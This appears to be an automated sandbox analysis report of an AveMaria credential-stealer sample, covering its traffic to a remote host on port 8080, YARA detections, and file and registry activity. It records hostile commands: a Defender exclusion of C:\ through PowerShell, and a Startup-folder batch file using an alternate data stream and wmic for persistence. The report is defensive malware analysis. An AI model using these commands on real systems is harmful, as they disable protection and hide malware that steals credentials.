May 22, 2022 12:33:29.953881025 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:29.954632044 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.137533903 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420416117 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420444012 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420460939 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420485020 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420510054 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.420609951 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.420645952 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.553220987 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553282976 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553324938 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553369045 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553412914 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.553426981 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553471088 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553472042 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.553512096 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553546906 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.553561926 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553594112 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.553661108 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.686826944 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.686891079 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.686939001 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.686978102 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687000036 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687016964 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687046051 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687060118 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687100887 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687140942 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687141895 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687180996 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687217951 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687257051 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687258959 CEST	8080	49740	23.227.202.157	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 22, 2022 12:33:30.687273979 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687299013 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687340021 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687412977 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687418938 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687458038 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687479973 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.687499046 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687530994 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.687588930 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820411921 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820503950 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820561886 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820605993 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820616007 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820658922 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820702076 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820735931 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820755959 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820768118 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820805073 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820844889 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820872068 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820894003 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820935965 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.820965052 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.820995092 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821037054 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821079969 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821100950 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821135044 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821176052 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821212053 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821228981 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821230888 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821276903 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821319103 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821356058 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821368933 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821409941 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821453094 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821477890 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821499109 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821541071 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821567059 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821594954 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821604013 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821641922 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821681976 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821716070 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821729898 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821770906 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821813107 CEST	8080	49740	23.227.202.157	192.168.2.3
May 22, 2022 12:33:30.821840048 CEST	49740	8080	192.168.2.3	23.227.202.157
May 22, 2022 12:33:30.821858883 CEST	8080	49740	23.227.202.157	192.168.2.3

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe PID: **6324**, Parent PID: **5180**

General

Target ID:	0
Start time:	12:33:06
Start date:	22/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe"
Imagebase:	0x400000
File size:	222720 bytes
MD5 hash:	DABC6F0C75C134E5310BA3526ADBA833
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000003.252637221.0000000000721000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000003.252637221.0000000000721000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000000.00000003.252571359.0000000000721000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000000.00000003.252571359.0000000000721000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000000.00000002.266002119.0000000002E5F000.00000002.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000000.00000002.266002119.0000000002E5F000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000000.00000002.265319225.0000000002310000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000000.00000002.265319225.0000000002310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.265319225.0000000002310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000002.265319225.0000000002310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000003.252535333.0000000000725000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000003.252535333.0000000000725000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000000.00000003.252587569.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000000.00000003.252587569.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000003.252587569.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000003.252587569.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.265818960.0000000002D24000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000002.265818960.0000000002D24000.00000002.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000000.00000003.252517733.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000000.00000003.252517733.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000003.252517733.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000000.00000003.252517733.0000000000747000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2D2360F	CreateDirectoryW
C:\ProgramData\images.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2D211DD	CopyFileW
C:\ProgramData\images.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	2D211DD	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2D21D55	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2D21D55	CreateFileA
C:\ProgramData:ApplicationData	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2D21388	CopyFileW

File Path	Completion	Count	Source Address	Symbol

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\images.exe	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 77 fd 59 fd fd fd 0a fd fd fd 0a fd fd fd 0a fd fd 0b fd fd fd 0a fd fd 0b 1c fd fd 0a fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd 0b fd fd fd 0a fd fd 0b fd fd fd 0a fd fd fd 0a fd fd fd 0a 16 fd fd 0b fd fd fd 0a 16 fd 31 0a fd fd fd 0a fd fd 59 0a fd fd fd 0a 16 fd fd 0b fd fd fd 0a 52 69 63 68 fd fd fd	MZ@!L!This program cannot be run in DOS mode.$Y1YRich	success or wait	2	2D211DD	CopyFileW
C:\ProgramData\images.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	2D211DD	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat	0	140	66 6f 72 20 2f 46 20 22 75 73 65 62 61 63 6b 71 20 74 6f 6b 65 6e 73 3d 2a 22 20 25 25 41 20 69 6e 20 28 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 52 6f 61 6d 69 6e 67 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 53 74 61 72 74 20 4d 65 6e 75 5c 50 72 6f 67 72 61 6d 73 5c 53 74 61 72 74 75 70 5c 70 72 6f 67 72 61 6d 73 2e 62 61 74 3a 73 74 61 72 74 22 29 20 64 6f 20 25 25 41	for /F "usebackq tokens=*" %%A in ("C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start") do %%A	success or wait	1	2D21D6C	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat:start	0	59	77 6d 69 63 20 70 72 6f 63 65 73 73 20 63 61 6c 6c 20 63 72 65 61 74 65 20 27 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 3a 41 70 70 6c 69 63 61 74 69 6f 6e 44 61 74 61 22 27	wmic process call create '"C:\ProgramData:Application Data"'	success or wait	1	2D21D6C	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData:ApplicationData	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 77 fd 59 fd fd fd 0a fd fd fd 0a fd fd fd 0a fd fd 0b fd fd fd 0a fd fd 0b 1c fd fd 0a fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd fd 0b fd fd fd 0a fd fd 0b fd fd fd 0a fd fd fd 0a 16 fd fd 0b fd fd fd 0a 16 fd 31 0a fd fd fd 0a fd fd 59 0a fd fd fd 0a 16 fd fd 0b fd fd fd 0a 52 69 63 68 fd fd fd	MZ@!L!This program cannot be run in DOS mode.$Y1YRich	success or wait	2	2D21388	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe	unknown	222720	success or wait	1	2D21E78	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\L15UQINRPS	success or wait	1	2D20F94	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPer1_0Server	dword	10	success or wait	1	2D23572	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	MaxConnectionsPerServer	dword	10	success or wait	1	2D23587	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\L15UQINRPS	inst	binary	C1 21 B2 44 37 CB 10 31 9A 37 8D 44 7B C3 C5 38 E1 BC 13 0E 0D D0 0D F9 89 BE B6 6A F6 95 FD 39 F5 63 C7 C8 87 13 E9 64 78 4F 8C AF 65 E3 69 91 3B 70 2E AD	success or wait	1	2D2105E	RegSetValueExW

Analysis Process: powershell.exe PID: **6368**, Parent PID: **6324**

General

Target ID:	1
Start time:	12:33:12
Start date:	22/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell Add-MpPreference -ExclusionPath C:\
Imagebase:	0x1c0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA7CF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_caqnsxdv.wy2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C0D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ujlz1kts.jjg.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C0D1E60	CreateFileW
C:\Users\user\Documents\20220522	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C0DBEFF	CreateDirectoryW
C:\Users\user\Documents\20220522\PowerShell_transcript.301389.c9F2HF06.20220522123314.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C0D1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_caqnsxdv.wy2.ps1	success or wait	1	6C0D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ujlz1kts.jjg.psm1	success or wait	1	6C0D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_caqnsxdv.wy2.ps1	0	1	31	1	success or wait	1	6C0D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_ujlz1kts.jjg.psm1	0	1	31	1	success or wait	1	6C0D1B4F	WriteFile
C:\Users\user\Documents\20220522\PowerShell_transcript.301389.c9F2HF06.20220522123314.txt	0	3	ff		success or wait	1	6C0D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220522\PowerShell_transcript.301389.c9F2HF06.20220522123314.txt	3	588	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 32 31 32 33 33 33 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 30 31 33 38 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220522123336Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 301389 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	6C0D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 fd 23 79 3b 9f fd 08 51 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 42 69 74 73 54 72 61 6e 73 66 65 72 5c 42 69 74 73 54 72 61 6e 73 66 65 72 2e 70 73 64 31 08 00 00 00 12 00 00 00 53 74 61 72 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 10 00 00 00 53 65 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 10 00 00 00 47 65 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 13 00 00 00 52 65 73 75 6d 65 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 0c 00 00 00 41 64 64 2d 42 69 74 73 46 69 6c 65 08 00 00 00 14 00 00 00 53 75 73 70 65 6e 64 2d 42 69 74 73 54 72 61	PSMODULECACHE#y;QC:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1Start-BitsTransferSet-BitsTransferGet-BitsTransferResume-BitsTransferAdd-BitsFileSuspend-BitsTra	success or wait	1	6C0D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 42 69 74 4c 6f 63 6b 65 72 5c 42 69 74 4c 6f 63 6b 65 72 2e 70 73 6d 31 28 00 00 00 20 00 00 00 41 64 64 2d 45 78 74 65 72 6e 61 6c 4b 65 79 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 19 00 00 00 43 6c 65 61 72 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74 6f 55 6e 6c 6f 63 6b 02 00 00 00 1b 00 00 00 44 69 73 61 62 6c 65 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74 6f 55 6e 6c 6f 63 6b 02 00 00 00 1b 00 00 00 47 65 74 2d 42 69 74 4c 6f 63 6b 65 72 56 6f 6c 75 6d 65 49 6e 74 65 72 6e 61 6c 02 00 00 00 1b 00 00 00 53 65 74 2d 42 69 74 4c 6f 63 6b 65 72 56 6f 6c 75 6d 65 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 45 6e 61 62 6c 65 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74	wsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1(Add-ExternalKeyProtectorInternalClear-BitLockerAutoUnlockDisable-BitLockerAutoUnlockGet-BitLockerVolumeInternalSet-BitLockerVolumeInternalEnable-BitLockerAut	success or wait	1	6C0D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	4096	72 64 08 00 00 00 0d 00 00 00 53 74 61 72 74 2d 50 72 6f 63 65 73 73 08 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 49 74 65 6d 08 00 00 00 0d 00 00 00 53 74 6f 70 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 09 00 00 00 4a 6f 69 6e 2d 50 61 74 68 08 00 00 00 0c 00 00 00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 1a 00 00 00 54 65 73 74 2d 43 6f 6d 70 75 74 65 72 53 65 63 75 72 65 43 68 61 6e 6e 65 6c 08 00 00 00 0e 00 00 00 4c 69 6d 69 74 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 10 00 00 00 49 6e 76 6f 6b 65 2d 57 6d 69 4d 65 74 68 6f 64 08 00 00 00 10 00 00 00 47 65 74 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0b 00 00 00 4e 65	rdStart-ProcessInvoke-ItemStop-ComputerGet-HotFixJoin-PathStop-ProcessTest-ComputerSecureChannelLimit-EventLogInvoke-WmiMethodGet-ItemPropertyRemove-ComputerNe	success or wait	1	6C0D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	12288	2446	3b 9f fd 08 71 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 00 08 00 00 00 47 65 74 2d 44 61 74 65 08 00 00 00 0e 00 00 00 43 6c 65 61 72 2d 56 61 72 69 61 62 6c 65 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 0a 00 00 00 49 6d 70 6f 72 74 2d 43 73 76 08 00 00 00 0c 00 00 00 47 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0c 00 00 00 4e 65 77 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f	;qC:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mGet-DateClear-VariableGet-EventSubscriberImport-CsvGet-VariableNew-VariableCo	success or wait	1	6C0D1B4F	WriteFile
